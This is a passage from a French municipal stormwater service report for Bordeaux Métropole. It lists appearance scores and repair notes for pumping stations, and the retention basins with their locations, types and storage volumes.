PHOTOGRAPHIES 21 à 23 PAT.1.3 Blanquefort ZI



- Bassin Lamothe Lescure : clôture et chemin d'accès (réalisation DIRA)

PHOTOGRAPHIES 24 à 26 PAT.1.3 Chemin d'accès et clôture du bassin Lamothe Lescure



- Maginot : portail et clôture

PHOTOGRAPHIES 27 et 28 PAT.1.3 Portail Maginot



- Sybille : Clôture

PHOTOGRAPHIES 29 et 30 PAT.1.3 Nouvelle clôture Sybille



- Jourde
Reprise des marches extérieures

PHOTOGRAPHIES 31 et 32 PAT.1.3 Marches extérieures avant après Jourde




Avant

Après

Reprise des escaliers intérieurs

PHOTOGRAPHIES 33 et 34 PAT.1.3 Marches intérieures avant après Jourde



Avant

Après

Reprise du haut de l'échelle

PHOTOGRAPHIES 35 et 36 PAT.1.3 Échelle avant après Jourde



Avant



Après

Reprise encadrement des fenêtres

PHOTOGRAPHIES 37 et 38 PAT.1.3 Fenêtres Jourde



Reprise des infiltrations des mur en sous sol

PHOTOGRAPHIES 38 et 39 PAT.1.3 Mur en sous sol avant après Jourde



Avant



Après

- Bastide: travaux voirie

PHOTOGRAPHIES 40 et 41 PAT.1.3 Nouvelle voirie Bastide



- Bas Bouscat 1: épaufrure, huisserie et portillon

PHOTOGRAPHIES 42 à 46 PAT.1.3 Bas Bouscat



Avant

Après



En 2022, 23 sites ont une note inférieure à 80%, la station de la Jallère reste un site sensible et aucun travaux n'est engagé.

-Jalère	commune de Bordeaux	61%
-François de Sourdis	commune de Bordeaux	75%
-Rochemond	commune de Bègles	75%
-Saint Exupéry Gradignan	commune de Gradignan	75%
-Quatrième république	commune de Villenave d'Ornon	76%
-Le Tasta	commune de Bruges	76%
-Bourgailh	commune de Pessac	77%
-Chevalier	commune de St Médard	77%
-Issac	commune de St Médard	77%
-Pont de la Pierre	commune de St Médard	77%
-Manon Cormier PI	commune de Bassens	77%
-Malus	commune de Bouliac	78%
-Leyran	commune de Villenave d'Ornon	78%
-Bourran Amont	commune de Mérignac	78%
-Chambery	commune de Villenave d'Ornon	78%
-Brazza Provisoir	commune de Bordeaux	79%
-cinquième république	commune de Pessac	79%
-Jardin du Médoc	commune de St Aubin	79%
-Lecocq	commune de Bordeaux	79%
-macau	commune de Parempuyre	79%
-Forgeron	commune de Gradignan	79%
-Moulin Noir Eu	commune d'Eysines	79%
-Cite Noel	Commune de Bordeaux	79%

Le **TABLEAU 21** présente les notes attribuées aux sites visités des années 2021 et 2022. Les sites ayant des notes inférieures à 80 sur l'année 2022 seront remis à niveau en 2023.

L'INVENTAIRE DES BIENS DU SERVICE PAT.1

Dans les commentaires, les annotations en rouge sont les travaux à prévoir pour l'année suivante, les autres sont les travaux réalisés sur l'année passée et antérieure.

TABLEAU 21 - PAT.1.3. Etat esthétique stations de relevage et bassins

Site	Date	Notation esthétique 2022	contrôle bache genie civil	Notation esthétique 2021	Commentaire
ABRIA BASSIN	mai-22	97		97	
ABRIA STATION	mai-22	95	oui	95	
ACIERIES PI	déc.-22	92	oui	78	2022 renouvellement fait: Vannes, clapets et canalisation
ALFRED DANAY	mai-22	98	oui	98	
ALFRED GIRET	juin-22	93		93	
ALHAMBRA	mai-22	92		92	
ANDRE MESSEGER	juin-22	95	oui	95	
ARCHEVEQUE	oct.-22	89		80	2022 étude pour le renouvellement du dégrilleur en 2023
ARCINS	mai-22	85	oui	85	
AVENUE DE SAINT LOUBES	mai-22	86	oui	95	
AVENUE DU ROY	oct.-22	86	oui	95	
BALZAC	août-22	100		100	
BARAIL (DIP)	juin-22	85		85	
BARANQUINE (DIP)	août-22	100		100	
BARTHEZ (DIP)	août-22	100		100	
BAS BOUSCAT 1	oct.-22	86	oui	79	2022 travaux fait suivant les remarques faites suite visite avec la direction de l'eau (façade, sanitaire)
BAS BOUSCAT 2	sept.-22	96	oui	95	
BASTIDE	sept.-22	89	oui	79	2022 travaux fait suivant les remarques faites suite visite avec la direction de l'eau (voirie, fuite toiture)
BEAUDESERT	sept.-22	86	oui	80	
BEAUSEJOUR ZAC	juin-22	90	oui	90	
BENAUZE PI	juin-22	100	oui	100	
BEQUIGNEAUX	sept.-22	82	oui	85	
BERGONIE AMONT	juin-22	92	oui	92	
BERGONIE AVAL	juin-22	95	oui	95	
BERLIQUETS	sept.-22	89	oui	93	
BERNATETS	sept.-22	100	oui	85	
BICENTENAIRE	sept.-22	100	oui	100	
BIO-PARC (DIP)	avr.-22	100		100	2022 Pas en service
BIR HAKEIM	juin-22	100	oui	90	
BLANQUEFORT ZI	oct.-22	91	oui	78	Poste supprimé en 2022
BOIS GRAMOND	juin-22	85	oui	83	
BOIS GRAMOND EU (DIP)	avr.-22	89		93	
BOURG STADE	juil.-22	82	oui	82	
BOURGAILH	juil.-22	77		83	2022 constat trappe bois cassée, intrusion d'individu régulière modification acces à faire pour 2023

TABLEAU 21 - PAT.1.3. Etat esthétique stations de relevage et bassins

Site	Date	Notation esthétique 2022	contrôle bache genie civil	Notation esthétique 2021	Commentaire
BOURRAN AMONT	sept.-22	78		83	2022 peinture, portail à reprendre et porte à repeindre pour 2023
BOURRAN AVAL	sept.-22	88		92	
BOURRAN AVAL PR	nov.-22	100	oui		
BRAZZA	déc.-22	79	oui	100	2022 poste HS a refaire pour 2023
BROWN EU	sept.-22	85	oui	92	
BRUGES 1	août-22	87	oui	93	
BRUGES 2	août-22	84	oui	89	
CAISSE DES DEPOTS	oct.-22	86	oui	86	2022 prévoir armoire électrique pour 2023
CALIXTE CAMELLE (DIP)	avr.-22	89		89	
CAMP DES LANCIERS	août-22	83	oui	91	
CAMPONAC	avr.-22	81		81	
CANTERANNE	mai-22	92	oui	92	
CARBON BLANC PI	juin-22	88		88	
CARLE VERNET	juin-22	96	oui	94	
CARMAUX	juin-22	96		92	
CARREIRE	avr.-22	98		98	
CARRIET EU	mai-22	86	oui	92	
CASTENCAU	mai-22	90	oui	93	
CAUDERAN NAUJAC	juil.-22	85	oui	88	
CAUPIAN EU	juin-22	85	oui	88	
CHAMBERY	sept.-22	78		82	2022 clôture à reprendre pour 2023
CHATENET	oct.-22	100	oui	100	
CHEMIN DE LA VIE	sept.-22	90	oui	95	
CHEMIN DES COLLINES	avr.-22	100	oui	100	
CHEMIN DES MAURES	juil.-22	82	oui	89	
CHENE VERT	juin-22	89		89	
CHEVALIER	oct.-22	77	oui	80	2022 portail et clôture pour 2023
CIGALES	juil.-22	100	oui	100	
CINQUIEME REPUBLIQUE	déc.-22	79		93	2022 armoire arrachée à refaire pour 2023
CITE DES PINS (VOIRIE)	mai-22	100		100	
CITE NOEL	mai-22	79	oui	88	2022 portail et clôture, dégradation régulière pour 2023
CLOS DE SAIGE	déc.-22	88	oui	88	
CLOS FAVOLS	août-22	100		100	
CLOS PEYBOIS	sept.-22	92	oui	92	
COCUT (DIP)	juin-22	100		100	
CROIX NOIRE (DIP)	juin-22	93		93	
CURIE	avr.-22	97		97	
DERRUPPE	avr.-22	100	oui	100	
DINASSAC	sept.-22	80		95	
DOMAINE DE BELFONTAINE	juin-22	88	oui	92	

TABLEAU 21 - PAT.1.3. Etat esthétique stations de relevage et bassins

Site	Date	Notation esthétique 2022	contrôle bache genie civil	Notation esthétique 2021	Commentaire
DOMANIALES	sept.-22	100	oui	91	2022 renouvellement fait des Vannes, clapets et canalisations
DORMOY	août-22	100		100	
EAU BLANCHE	juin-22	97	oui	97	
EMILE COUNORD	avr.-22	100	oui	100	
ENTRE DEUX MERS	avr.-22	80	oui	85	
FAIZEAU	juil.-22	92	oui	73	2022 renouvellement fait des clôture et portail et des trappes d'accès
FAUVETTE	mars-22	92	oui	92	2022 renouvellement fait des vannes, clapets et canalisations
FIEUZAL	mars-22	90	oui	90	2022 renouvellement fait des vannes, clapets et canalisations
FOIRE A	oct.-22	96	oui	91	
FOIRE B	oct.-22	89	oui	89	
FONTAUDIN	sept.-22	89		89	
FORGERON	oct.-22	79	oui	85	2022 portail et clôture a faire pour 2023 2021 renouvellement fait des vannes, clapets et canalisations
FRANCOIS DE SOURDIS	mai-22	75		81	2022 Portail à renouveler pour 2023
GALIN	avr.-22	83		83	
GARONNE (DIP)	sept.-22	93		93	
GERMIGNAN	sept.-22	82		75	2022 renouvellement fait de la télésurveillance, accès site fait par la direction de l'eau
GRANDJEAN	oct.-22	94	oui	100	2022 Prévoir le renouvellement des vannes, clapets et canalisations
GRENOUILLERE BASSIN	sept.-22	86		87	
HAMEAU D'EPSOM	sept.-22	92	oui	92	
HILSZ	mars-22	100		100	
HIPPODROME	avr.-22	100	oui	100	
HOURCADE	mars-22	100	oui	100	
HUSTIN (DIP)	mars-22	93		100	
IMPASSE DES PLACES	avr.-22	94	oui	94	
ISSAC	oct.-22	77	oui	90	2022 voirie à reprendre pour 2023, les hydrocureurs ne peuvent plus accéder au site
JALLE DES TOUREILS	mars-22	83		85	
JALLERE	mai-22	59		61	
JARDINS DE COTOR	sept.-22	100	oui	100	
JARDINS DU MEDOC (DIP)	oct.-22	79	oui	89	2022 trappes acces dangereuse a faire pour 2023
JEAN JACQUES BOSCH PI	nov.-22	81		81	

TABLEAU 21 - PAT.1.3. Etat esthétique stations de relevage et bassins

Site	Date	Notation esthétique 2022	contrôle bache genie civil	Notation esthétique 2021	Commentaire
JEAN JAURES	sept.-22	82	oui	82	
JEANNE D'ARC (DIP)	nov.-22	89		89	
JONQUILLE	déc.-22	100	oui	100	
JOURDE	juin-22	80	oui	79	2022 travaux suite visite de la direction de l'eau faite (escalier, genie civil) 2021 Remarque faite suite visite avec la direction de l'eau, à faire pour 2022
LA BOETIE	avr.-22	81	oui	85	
LA GRAVADE PI	déc.-22	80		75	2022 renouvellement fait du portail et de la clôture, partiel canalisation prévu pour 2023 2020 Portail, cloture et canalisation refoulement
LA HUTTE	avr.-22	94		94	
LA MELOTTE EU	avr.-22	96	oui	96	
LA PALUE	sept.-22	90	oui	94	
LAFONTAINE	sept.-22	94		94	
LAJAUNIE	nov.-22	86		86	
LAMANDE PI	mars-22	95		86	
LAMOTHE LESCURE BASSIN	déc.-22	91		78	2022, les travaux de la rocade sont terminés et remise en état de la clôture et de la voirie par la DIRA Travaux rocade en cours
LAMOTHE LESCURE EU	mai-22	92	oui	88	2021 renouvellement fait de la clôture, vannes et canalisations
LANDEGRAND (DIP)	mai-22	100		100	
LARMINAT PATINOIRE	oct.-22	89		89	
LAROQUE	nov.-22	85	oui	80	
LARRUE	nov.-22	88	oui	88	2021 renouvellement fait des vannes, clapets et canalisations
LARTIGUE MARTIN DPL	mars-22	100		100	
LAUZUN	sept.-22	89	oui	89	
LE BURCK DEGRILLEUR	mars-22	92		92	
LE TASTA	juin-22	76	oui	81	2022 cuve 1 perforée pour 2023
LECOCQ	nov.-22	79	oui	89	2022 pompe à renouveler pour 2023
LEO LAGRANGE	déc.-22	91		91	
LES AUBIERS	mars-22	80	oui	80	2021 Canalisation à refaire, voir pour mettre une deuxième pompe
LES SAULES	juin-22	96	oui	81	2021 renouvellement fait de la voirie
LETELLIER (DIP)	nov.-22	93		93	
LEYRAN	sept.-22	78	oui	88	2022 pompes à renouveler pour 2023
LEYSOTTE	nov.-22	81		83	
LIBERTE VANNE REPUBLIQUE	nov.-22	90		90	
LIXIVIAT JALLERE	sept.-22	93	oui	100	

TABLEAU 21 - PAT.1.3. Etat esthétique stations de relevage et bassins

Site	Date	Notation esthétique 2022	contrôle bache genie civil	Notation esthétique 2021	Commentaire
MACAU (DIP)	sept.-22	79		100	2022 armoire arrachée à refaire pour 2023
MAGINOT	déc.-22	87		79	2022 renouvellement fait du portail et de la clôture
MAGONTY CAP DE BOS	avr.-22	88		88	
MALUS	oct.-22	78	oui	81	2022 pompe à renouveler pour 2023
MANON CORMIER PI	oct.-22	77		80	2022 cloture et portail pour 2023
MEDOC	déc.-22	80	oui	73	2022 travaux effectué, façade et sanitaire repris 2021 Remarque faite suite visite avec la direction de l'eau
MENDES FRANCE (DIP)	oct.-22	100		100	
METRO	nov.-22	84	oui	84	
MEYCAT (DIP)	mars-22	100	oui	100	
MICHAELIS EU	juin-22	81	oui	81	
MICHAELIS PI	nov.-22	98		98	
MIGRON BARDENNE	sept.-22	94		94	
MONTSOURIS	sept.-22	82		82	
MOULIN NOIR EU	sept.-22	79	oui	83	2022 clôture et portail pour 2023
NANSOUTY	mars-22	100		100	
NAUJAC	mai-22	83		83	
NODIER	mai-22	94	oui	94	2021 renouvellement fait des vannes, clapets et canalisation
NOUTARY	sept.-22	88	oui	90	
ONZE NOVEMBRE	oct.-22	96	oui	96	
ORNANO	nov.-22	100		78	2022 travaux de réhabilitation du GE, de l'armoire électrique et du local technique
PAE DU CHAI	oct.-22	82	oui	100	
PARC DE L'ETOILE	nov.-22	81	oui	81	
PARKING 1 FOIRE	août-22	84	oui	84	
PARKING 2 FOIRE	août-22	84	oui	84	
PARKING BEAUJON	avr.-22	100		100	
PATY MALLET	oct.-22	91	oui	91	
PAUL EMILE VICTOR PI	oct.-22	80		80	
PERIER	juin-22	98		100	
PERINOT	août-22	87		87	
PEYRONNET AUTOREGULATEUR	nov.-22	81		88	Comprends les autoreg : rue du port et porte de la monnaie
PEYRONNET PI	oct.-22	91		91	
PHARE	avr.-22	89	oui	89	
PINEL	juin-22	96	oui	96	
POETES	août-22	100		100	
PONT DE LA GRAVE	oct.-22	96		92	

TABLEAU 21 - PAT.1.3. Etat esthétique stations de relevage et bassins

Site	Date	Notation esthétique 2022	contrôle bache genie civil	Notation esthétique 2021	Commentaire
PONT DE LA PIERRE	déc.-22	77	oui	88	2022 pompes et barre de guidage (piere d'assise) pour 2023 2021 renouvellement des vannes, clapets et canalisations et de la clôture
PONT DE PIERRE PI	sept.-22	86		86	
PROCESSION	avr.-22	100	oui	100	
PYRENEES (DIP)	nov.-22	93	oui	93	
QUATRIEME REPUBLIQUE	mai-22	76	oui	81	2022 renouvellement du portail et clôture pour 2023
RENARDEAUX	déc.-22	83	oui	83	
RENAUDEL	août-22	100		100	
ROBESPIERRE	août-22	100		100	
ROCHEMOND	août-22	75		86	2022 renouvellement de la pompe, vanne et clapet pour 2023
ROSA BONHEUR (DIP)	mars-22	82		82	
RUISSEAU D'ARS AMONT	mars-22	89		89	
RUISSEAU D'ARS AVAL	mars-22	100		100	
SAINT-EMILION	mars-22	95	oui	95	
SAINT-EXUPERY AMBES EU	mai-22	80	oui	80	
SAINT-EXUPERY GRADIGNAN	oct.-22	75	oui	81	2022 renouvellement des pompes, vannes, clapets et canalisations pour 2023
SAINT-GENES PI	nov.-22	85		88	
SAINT-JEAN	nov.-22	88		89	
SAINT-LOUIS DE MONTFERRAND SS VIDE	déc.-22	88	oui	82	
SALZEDO (DIP)	mai-22	82		86	
SANTA MONICA	sept.-22	80	oui	80	
SEGUR	juin-22	93	oui	93	
SICART (DIP)	mai-22	89		89	
SIPHON D'ARS BRASCASSAT	mars-22	92		92	
SIPHON D'ARS FONTAINE GUILLOT AMONT	sept.-22	91		91	
SYBILLE	juin-22	83	oui	79	2022 renouvellement fait de la clôture et Portail
TARTIFUME	mars-22	90		90	
TERRASSES DE GARONNE	oct.-22	100		100	
THIERS	sept.-22	91	oui	91	
THOUARS	oct.-22	92		96	
TOCTOUCAU	juin-22	80	oui	80	
TREMIE TRAM PESSAC PI	juin-22	91		91	
TROIS CHENES (DIP)	mars-22	100	oui	100	
TRW	nov.-22	94	oui	94	
TUILERIE	nov.-22	100	oui	100	

TABLEAU 21 - PAT.1.3. Etat esthétique stations de relevage et bassins

Site	Date	Notation esthétique 2022	contrôle bache genie civil	Notation esthétique 2021	Commentaire
VALLON	nov.-22	100	oui	Poste en réhabilitation	
VAUBAN (DIP)	nov.-22	100		100	
VERT CASTEL	sept.-22	83	oui	89	
VICTOR HUGO	mars-22	83	oui	83	
VILLAGE DU CHATEAU	juin-22	89	oui	89	
ZAC TASTA ECOLES	mai-22	86		93	
ZAC TASTA PERIE	mai-22	93		93	
ZONE PORTUAIRE BASSENS AVAL (VOIRIE)	nov.-22	88		83	
ZOO DE PESSAC	mai-22	100	oui	100	

PAT.1.4. LES BASSINS D'ÉTALEMENT

Le système d'eaux pluviales métropolitain est caractérisé par une capacité importante d'écêtement des débits générés par les pluies. Les dispositifs d'écêtement sont implantés à deux niveaux :

- en amont du réseau public, à l'interface avec les installations d'assainissement privées. Ce sont les solutions dites "compensatoires". Elles permettent de limiter les eaux de ruissellement vers l'aval.
- en ligne sur le réseau pluvial, un ensemble de grands bassins de retenue disposés sur les principales artères du réseau hydrographique permettent de réguler les écoulements pour protéger l'agglomération des inondations.

À fin 2022, le périmètre du service d'eaux pluviales compte quatre bassins de retenue supplémentaires (3 bassins de voirie et 1 bassin de lotissement) ce qui amène à un nombre total de bassins de retenue de 241, soit une capacité de stockage d'un peu plus de 2,1 Mm³.

L'ensemble des bassins est répertorié dans les **TABLEAU 22** et **TABLEAU 23**.

Certains bassins à ciel ouvert présentent une particularité : la SABOM réalise, en plus de leur exploitation, une gestion différenciée des espaces qu'offrent ces sites. L'objectif est de préserver et favoriser la biodiversité présente sur ces espaces, de conserver et développer par une gestion spécifique une diversité d'habitats permettant un retour de la nature en ville la protection d'espèces patrimoniales.

Les bassins concernés, au nombre de 14, représentant 45 hectares sur le territoire de Bordeaux métropole, sont les suivants :

- le bassin du Bourgailh et le bassin Chappement à Pessac,
- le bassin de Carmaux, Chêne vert et Lafontaine à Mérignac,
- le bassin de Lamothe Lescure au Taillan Médoc,
- le bassin RD 1215 au Haillan,
- le bassin de Dinassac à Blanquefort
- le bassin de Bassens ZI (Zone Portuaire) et le bassin Domaine Fantaisie à Bassens,
- le bassin de Clos Favols à Carbon Blanc,
- le bassin Archevêque à Lormont,
- le bassin Jacquotte à Floirac,
- le bassin Saint-Urbain à Villenave d'Ornon.

Certains d'entre eux sont labellisés selon le référentiel EVE, reconnaissant la gestion de ces espaces verts comme favorisant la biodiversité (voir [ENV.4](#)).

En 2022, les berges du bassin les Vergnes à Bouliac ont été retalutées afin d'éviter des inondations et une érosion encore plus importante lors des fortes pluies.

PHOTO 47 - PAT.1.4 Berge du bassin des Vergnes à Bouliac



De plus, des entretiens ponctuels ont été réalisés sur plusieurs bassins :

1. Réparation de clôtures : Sarcignan à Villenave d'Ornon, RD1215 au Taillan Médoc, Beauséjour à Ambarès-et-Lagrave, Géant Casino à Villenave d'Ornon, Camparian à Cenon et Dinassac à Blanquefort;
2. Élagage d'arbres : Jacquotte à Floirac, Bollée à Bassens ;
3. Remplacement de deux portails vandalisés : Pichon à Bassens

TABLEAU 22 - PAT.1.4. Liste d'exploitation des bassins

Commune	Nom	Adresse	Pat	P&B ou PRX	Année de prise en charge	Enterré ou ciel ouvert	En eau ou à sec ?	En lot ou de voirie	volume
Ambarès	Clos Bernatet	Avenue de Jourdanne	oui	PRX	2006	ciel ouvert	Bassin à sec	lotissement	132
	Clos Saint-Michel	Rue du Treuil	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	247
	Poètes	Allée Joseph Gabanne	oui	PRX	2019	ciel ouvert	Bassin à sec	voirie	900
	Domaine de Lamarque	Avenue du Chemin de la vie	oui	PRX	2008	ciel ouvert	Bassin à sec	lotissement	256
	Jardins de Lagrave	Rue lamartine	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	173
	Place du canton 1	Rue du Canton	oui	PRX	2010	ciel ouvert	Bassin à sec	lotissement	50
	Place du canton 2	Rue du Canton	oui	PRX	2015	ciel ouvert	Bassin à sec	lotissement	200
	Quatre saisons	Rue Vivaldi	oui	PRX	2007	ciel ouvert	Bassin à sec	lotissement	1 103
	Val de Bares	Rue Jean-Jaurès	oui	PRX	2005	ciel ouvert	Bassin à sec	lotissement	415
	Les jardins de Marsillon	Rue Lamartine angle Léon Blum	oui	PRX	2015	ciel ouvert	Bassin à sec	lotissement	260
	Le Domaine de beauséjour	Rue de Beauséjour	oui	PRX	2017	ciel ouvert	Bassin à sec	lotissement	2 847
	Ribeyrotte bassin	Rue Ribeyrottes / Merlet	oui	PRX	2018	enterré	Bassin à sec	voirie	190
	Domaine de Martet	Rue Emile Zola	oui	PRX	2018	ciel ouvert	Bassin à sec	lotissement	506
	Pré des Places	Avenue Claude Taudin	oui	PRX	2008	ciel ouvert	Bassin à sec	lotissement	403
	Le Hameau de tarrey	Rue Paul Moulon	oui	PRX	2022	enterré	Bassin à sec	lotissement	81
Ambès	Lansac Nord	Rue Denise Bouchon	oui	PRX	2015	ciel ouvert	Bassin à sec	lotissement	445
Artigues	Pelouses de techeney	Avenue de Techeney	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	128
	Domaine de Feydeau	Rue Louise Michel	oui	PRX	2016	enterré	Bassin à sec	lotissement	377
	Domaine de Lafitte	Allée Lafitte	oui	PRX	2018	enterré	Bassin à sec	lotissement	46
	Les Portes d'Artigues	Rue Aimé Césaire	oui	PRX	2021	ciel ouvert	Bassin à sec	lotissement	750
	Treille	Rue Berthy Albrecht	oui	PRX	2009	enterré	Bassin à sec	lotissement	80
Bassens	Pichon	Avenue Manon Cormier	oui	PRX	1987	ciel ouvert	Bassin en eau	voirie	9 300
	Le Hameau de la Bollée	Rue Auguste Bollée	oui	PRX	2017	ciel ouvert	Bassin à sec	lotissement	560
	Fantaisie	Rue Léo Lagrange	oui	PRX	2010	ciel ouvert	Bassin à sec	voirie	3 687
	Montsouris	Rue du Grand Loc	oui	P&B	1994	ciel ouvert	Bassin en eau	voirie	83 000
	Le Tertre	Rue des Marronniers	oui	PRX	2016	enterré	Bassin à sec	lotissement	250
	Zone portuaire	Bd des Industies	oui	P&B	2010	ciel ouvert	Bassin à sec	voirie	39 000
Bégles	Clos Via Nova	Rue Jean André Toussaint	oui	PRX	2014	enterré	Bassin à sec	lotissement	83
	Bergonié Amont	Rue des frères Moga	oui	P&B	1993	enterré	Bassin à sec	voirie	16 000

TABLEAU 22 - PAT.1.4. Liste d'exploitation des bassins

Commune	Nom	Adresse	Pat	P&B ou PRX	Année de prise en charge	Enterré ou ciel ouvert	En eau ou à sec ?	En lot ou de voirie	volume
	Bicentenaire	place du Bicentenaire	oui	PRX	2018	enterré	Bassin à sec	voirie	265
	Clos Edmond Rostand	Rue Jules Ladoumègue	oui	PRX	2005	enterré	Bassin à sec	lotissement	29
Blanquefort	Dinassac	Rue Jean Duvert	oui	P&B	2001	ciel ouvert	Bassin en eau	voirie	110 000
	Lagorce	Rue de Grattécap	oui	PRX	2012	ciel ouvert	Bassin à sec	voirie	1 700
	Domaine & clos Peybois	Rue Clement Ader	oui	PRX	2004	ciel ouvert	Bassin à sec	lotissement	305
	Indar	Rue François Coli	oui	PRX	2015	ciel ouvert	Bassin à sec	voirie	620
Bordeaux	Aubiers TRAM	Rue du Jonc	oui	PRX	2011	ciel ouvert	Bassin à sec	voirie	234
	Abria bassin	Rue Joseph Abria	oui	P&B	1998	enterré	Bassin à sec	voirie	23 500
	Alhambra	Rue D'Alzon	oui	P&B	1995	enterré	Bassin à sec	voirie	12 000
	Bastide	Quai des Queyries	sélective	P&B	2006	enterré	Bassin à sec	voirie	6 400
	Carreire	Rue Eugene Jacquet / Rue du Docteur Rocaz	oui	P&B	2007	enterré	Bassin à sec	voirie	40 000
	Larminat patinoire	Rue Général de Larminat	oui	P&B	1995	enterré	Bassin à sec	voirie	14 000
	Louis Fargue	71 cours Louis Fargue	step	P&B	2012	enterré	Bassin à sec	voirie	22 000
	Grenouillère	Rue Pierre Chareau	oui	P&B	2002	enterré	Bassin à sec	voirie	65 000
	Maginot	Rue André Maginot	oui	P&B	1985	enterré	Bassin à sec	voirie	25 000
	Pont JCD (régularisation BM) (bassin privé)	Quai de Brazza	non	PRX	2013	ciel ouvert	Bassin à sec	voirie	250
	Périntot	Rue du 8eme Régiment d'Infanterie	oui	P&B	1984	enterré	Bassin à sec	voirie	38 000
	Saint Emilion	Boulevard André Ricard	sélective	P&B	1995	enterré	Bassin à sec	voirie	5 600
	Nansouty	place Nansouty	oui	P&B	2019	enterré	Bassin à sec	voirie	2 680
	Albatros (régularisation BM) (bassin privé)	Rue Jean Anouilh	non	PRX	2001	enterré	Bassin à sec	lotissement	252
	Eagle (lot)	Rue Jean Anouilh	oui	PRX	2001	enterré	Bassin à sec	lotissement	46
	Stehelin Passy	Allée de Passy	oui	PRX	2007	enterré	Bassin à sec	lotissement	47
DORMOY	Place Dormoy	oui	P&B	2021	enterré	Bassin à sec	voirie	850	
Domaine des Cottages	Rue Carton	oui	PRX	2004	ciel ouvert	Bassin à sec	lotissement	430	
Bouliac	Domaine de Canterane	Chemin de la Patte	oui	PRX	2008	ciel ouvert	Bassin à sec	lotissement	94

TABLEAU 22 - PAT.1.4. Liste d'exploitation des bassins

Commune	Nom	Adresse	Pat	P&B ou PRX	Année de prise en charge	Enterré ou ciel ouvert	En eau ou à sec ?	En lot ou de voirie	volume
	Domaine de Belfontaine bassin	Chemin de Mélac	oui	PRX	2016	enterré	bassin à sec	lotissement	563
	Les terrasses de Garonne 1 (ouest)	Allée Silvestre	oui	PRX	2017	enterré	bassin à sec	lotissement	59
	Les terrasses de Garonne 2 (est)	Allée Silvestre	oui	PRX	2017	enterré	bassin à sec	lotissement	70
	Val de berliquet	Rue de Berliquet	oui	PRX	2010	ciel ouvert	Bassin à sec	lotissement	500
	Vergnes	Allée du Ruisseau	oui	PRX	2019	ciel ouvert	Bassin à sec	lotissement	860
Bouscat (Le)	Bas Bouscat 2	Rue Baudin	sélective	P&B	1982	enterré	Bassin à sec	voirie	1 800
Bruges	Cottage village 1	Rue du Peyot	oui	PRX	2005	enterré	Bassin à sec	lotissement	121
	Cottage village 2	Rue du Peyot	oui	PRX	2005	enterré	Bassin à sec	lotissement	54
	Les tilleuls	Rue des Tilleuls	oui	PRX	2005	ciel ouvert	Bassin à sec	lotissement	65
	La Hutte (bassin privé)	Avenue de la Réserve	non	PRX	1994	ciel ouvert	Bassin en eau	voirie	66 000
	Fieuzal (bassin privé)	Chemin de Bacchus	non	PRX	2014	ciel ouvert	Bassin en eau	voirie	11 000
	Zac Tasta Ecoles	rue des Ecoles à Bruges	oui	PRX	2019	ciel ouvert	Bassin en eau	voirie	7 200
	Zac Tasta Perié	av Périé, Bruges	oui	PRX	2019	ciel ouvert	Bassin en eau	voirie	24 800
	Jardins du Limancet	Rue Pascal Triat	oui	PRX	2005	ciel ouvert	Bassin à sec	lotissement	113
Bequigneaux	Rue Prévost	oui	P&B	1987	ciel ouvert	Bassin à sec	voirie	102 800	
Carbon blanc	Clos Favols	Avenue Victor Hugo	oui	P&B	1999	ciel ouvert	Bassin à sec	voirie	11 930
	Enclos de la Gardette	Rue de Martainville	oui	PRX	2005	enterré	Bassin à sec	lotissement	113
	Hautes Rives	Rue du Vignoble	oui	PRX	2011	enterré	Bassin à sec	lotissement	108
	Hautes Rives II	Rue du Vignoble	oui	PRX	2018	enterré	Bassin à sec	lotissement	140
	Parc de Brugnon	rue san Martin de Valdeiglesias	oui	PRX	2006	enterré	Bassin à sec	lotissement	228
Cenon	Emile Combes	Rue Claude deschamps	oui	PRX	1990	ciel ouvert	Bassin à sec	voirie	950
	Entre deux mers	Rue Emile Combes	Sélective	P&B	1989	ciel ouvert	Bassin à sec	voirie	10 000
	Thalweg Bellefonds	Route de Bellefonds	oui	PRX	2012	ciel ouvert	Bassin à sec	voirie	2 707
Eysines	Bleu	Rue du Bleu / rue de la Rosiere	oui	PRX	2008	ciel ouvert	Bassin à sec	voirie	6 600
	Vignan	Rue du Vignan	oui	PRX	2009	ciel ouvert	Bassin à sec	voirie	150
	L'enclos de Vignan	Rue Parmentier	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	260
	Quartier vignan	Avenue du Haillan / rue du Bleu	oui	PRX	2012	ciel ouvert	Bassin à sec	voirie	2 000

TABLEAU 22 - PAT.1.4. Liste d'exploitation des bassins

Commune	Nom	Adresse	Pat	P&B ou PRX	Année de prise en charge	Enterré ou ciel ouvert	En eau ou à sec ?	En lot ou de voirie	volume
	Migron Bardenne	Rue des Tulipes	oui	P&B	1985	enterré	Bassin à sec	voirie	8 000
	Giraumon	Rue des Graves	oui	PRX	2017	ciel ouvert	Bassin à sec	lotissement	105
	Cantinolle (bassin tampon)	route du Médoc	step	P&B	2005	ciel ouvert	Bassin à sec	voirie	2 300
	CARES	avenue du médoc	oui	PRX	2022	enterré	Bassin à sec	voirie	5 100
	ESTIGEAC		oui	PRX	2022	enterré	Bassin à sec	voirie	500
	Lamothe Lescure	Avenue du Taillan-Médoc	oui	P&B	1985	ciel ouvert	Bassin à sec	voirie	22 000
Floirac	La Gravette	Cote de Monrepos	oui	PRX	1989	ciel ouvert	Bassin à sec	voirie	3 800
	Libération	Avenue de la Liberation	oui	PRX	1996	ciel ouvert	Bassin à sec	voirie	5 000
	Alfred Giret	Rue Emile Combes	oui	P&B	2003	enterré	Bassin à sec	voirie	11 700
	La Ronceray	Rue Jean d'Astorg	oui	PRX	2009	ciel ouvert	Bassin à sec	lotissement	69
	Jacquotte	Avenue Gaston Cabannes / rte de Latresne	oui	PRX	1977	ciel ouvert	Bassin à sec	voirie	18 000
	Jules Guesde	Quai de la Souys / rue jules Guesde	oui	PRX	2013	enterré	Bassin à sec	voirie	1 280
	Rebedech	Av du Pt François Mitterrand/côte d'Hénin	oui	PRX	1990	ciel ouvert	Bassin à sec	voirie	2 900
Gradignan	Chenaie d'ornon	Rue Bernard Palissy	oui	PRX	2012	enterré	Bassin à sec	lotissement	150
	Clos de Graves	Allée des Vignerons	oui	PRX	2005	enterré	Bassin à sec	lotissement	128
	Graves bassin	Cours du Général de Gaulle	oui	PRX	2019	enterré	Bassin à sec	voirie	286
	Les Moulins de L'Eau Bourde	impasse du Castéra	oui	PRX	2019	enterré	Bassin à sec	lotissement	91
